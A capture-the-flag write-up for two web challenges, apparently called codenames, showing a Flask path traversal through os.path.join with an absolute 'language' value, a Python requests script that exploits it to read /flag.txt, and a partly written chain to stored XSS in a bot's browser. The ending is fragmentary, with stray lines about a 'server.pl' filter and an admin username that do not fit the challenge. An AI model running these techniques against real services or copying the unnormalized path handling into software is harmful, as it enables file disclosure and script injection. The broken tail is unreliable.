
Summary: The challenge is vulnerable to Path Traversal via a user-controlled filename in the `language` field. By submitting `language=/flag`, `os.path.join('words', f"{language}.txt")` resolves to `/flag.txt` because a leading slash makes it an absolute path.
The server reads `/flag.txt` as a word list and duplicates it to 25 entries, so once the game starts every tile displays the flag.
{% endhint %}
### the flag?
* Okay here is the details — In the container at `/flag.txt`, created by the Dockerfile.
* Lets focus on flag1, part 2 is [below](#codenames-2).
```docker
RUN echo ictf{testing_flag_1} > /flag.txt
ENV FLAG_2 ictf{testing_flag_2}
```
* Now how we able to get an rce to open the flag.txt in the filesystem?
* There are a couple of sus areas, but only one will later prove to not just open the file, but also render it to the frontend (aka, expose the flag) — the `/create_game` endpoint
```python
@app.route('/create_game', methods=['POST'])
def create_game():
...
word_list = []
if language:
wl_path = os.path.join(WORDS_DIR, f"{language}.txt")
try:
with open(wl_path) as wf:
word_list = [line.strip() for line in wf if line.strip()]
...
```
* We could use this endpoint to open an existing .txt file in the filesystem. So we have to invoke this one with some parameter modified.
* Any validation that stop us? Yes, but the backend validation only forbids a dot character and fails to normalize or restrict paths to the `words/` directory. On Unix, `o s.path.join(base, absolute)` ignores `base` and returns the absolute path.
* ```python
if not language or '.' in language:
language = LANGUAGES[0] if LANGUAGES else None
```
* That's all that's stopping us. The solution is quite straightforward now.
### solulu.
```python
import re, requests
base = 'http://127.0.0.1:5000'
s = requests.Session()
# 1. Register/login
s.post(f'{base}/register', data={'username':'attacker','password':'attacker1234'})
# 2. Create malicious game
r = s.post(f'{base}/create_game', data={'language':'/flag'}, allow_redirects=False)
code = re.search(r'/game/([A-Z0-9]{6})', r.headers['Location']).group(1)
print('Game URL:', f'{base}/game/{code}')
# 3. Add bot to start the game (board will display the flag)
s.post(f'{base}/add_bot', data={'code': code})
print('Open the URL in a browser; the tiles show the flag.')
```

* You could also achieve this in the browser. Now before we able to create a game, we need to be a user:
* Log in or register.
* Send `POST /create_game` with `language=/flag`.
* Do this in the console
* Follow the redirect to `/game/`.
* Click "Add Bot" so two players are present and the UI expose the flag.
* Read the flag from the tiles.
* **`ictf{common_os_path_join_L_b19d35ca}`**
## codenames-2

> Codenames is no fun when your teammate sucks... Flag is in the environment variable `FLAG_2`, and please don't spawn a lot of bots on remote. Test locally first.
>
> Instancer: `nc 34.72.72.63 1337`
>
> Attachments
>
> [codenames.zip](https://2025.imaginaryctf.org/files/codenames-1/codenames.zip)
{% hint style="info" %} **UPSOLVE** — This challenge ruined my day and dropped it well below the safety line. It's going to haunt me for quite some time. REEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEEE
{% endhint %}
### tldr;
{% hint style="success" %}
* Same core vulnerability as codenames-1: we can force the server to load an attacker-controlled "word list" from an absolute path. Those words are rendered with `innerHTML` into the clue-giver's page, enabling HTML execution in the bot's browser.
* The flag is only sent when three conditions are met: a bot is present in the game AND hard mode AND you win. Our XSS payload makes the bot cooperate by either leaking the board state or directly emitting clues/guesses on our behalf (since it doesn't expose to us in the client).
{% endhint %}
### the flag?
* The key difference between part 1 and 2 is the flag location—instead of a file, it's now stored in an environment variable. The codebase remains essentially the same:
```docker
RUN echo ictf{testing_flag_1} > /flag.txt
ENV FLAG_2 ictf{testing_flag_2}
```
* Now where is the sus part in this codebase? It is the same `wl_path`, but instead of opening an existing file, we now have control over which file we're going to "*open*."
* So our **goal** is simple, since the conditions for reading the environment variable require winning the game in hard mode, we need to cheat our way to victory. There's absolutely no way we could win through legitimate gameplay.
```python
if game.get('hard_mode'):
# include flag if a bot is in this game
if game.get('bots'):
try:
payload['flag'] = os.environ.get("FLAG_2")
```
### the vulnerability
Previously in part 1, we only exploited the `/create_game` endpoint. However, since there's nothing else valuable in the filesystem root, we need to read from a different path to gain an advantage.
A different operation within the application—profile creation at the `/register` endpoint — provides exactly what we need:
The profile creation will also create a .txt file, but due to weak validation (a single replacement that strips forward slashes), we can inject a malicous payload to our advantage here.
```python
username = request.form.get('username', '').strip().replace('/', '')
```
* What it means is every literal “/” is removed. There is no further normalization or allow‑list. This matters later because it blocks us from smuggling an absolute path via the username itself, but it does not stop us from abusing the completely different language parameter during `/create_game`, the parameter is still the language path we can freely choose **(if exist)**.
* Therefor — If we place a file whose contents will later be *send* into the bot’s browser, we can execute script in the bot’s context and gain access to state (colors, team assignments) that the guesser view cannot see. The language parameter lets us make the server open an attacker‑controlled file because an absolute path starting with “/” bypasses the intended `words/.txt` join. Our crafted “word” line becomes HTML, then assigned via `innerHTML`, and runs in the bot’s clue‑giver page.
Here is a reminder of the `/create_game` endpoint ( + some debug statements of mine )
@app.route('/create_game', methods=['POST'])
    ...
    language = request.form.get('language', None)
    print(f"[create_game] language: {language}")
    if not language or '.' in language:
        language = LANGUAGES[0] if LANGUAGES else None

    # load words for this language
    word_list = []
    if language:
        wl_path = os.path.join(WORDS_DIR, f"{language}.txt")
        print(f"[create_game] wl_path: {wl_path}")
        try:
            with open(wl_path) as wf:
                word_list = [line.strip() for line in wf if line.strip()]
            print(f"[create_game] word_list: {word_list}")
        except IOError as e:
            print(f"[create_game] open failed: {e}")
            word_list = []
    # fallback if needed
    if not word_list:
        word_list = []
      ........
    return redirect(url_for('game_view', code=code))
### solulu?
We will test simply with a simple XSS payload:
* Now register a NEW user, this registration is only for us to drop the payload file to the filesystem, `username:password` (the password doesnt matter)
```html
.txt
```
* Logout, log in with your default player user.
* Create the game with the path to app/profiles/\
* Add bot and...**WAIT**, remember when I mention there is a validation at the username — a single replacement of any "/". Our payload will crash out and get an internal server error because the file payload is now `, since the slash is gone. I was testing this on the actual instance, so I was confused a little bit, I couldn't see the log, so I decided to spin up a docker for this. 🥀
### solulu.
* Work around it by using a tag that doesn’t need an explicit closing tag (e.g. or a self‑contained \





 → the filter ←
  From `server.pl`:


 * Oh yea, username is `admin` — classic right?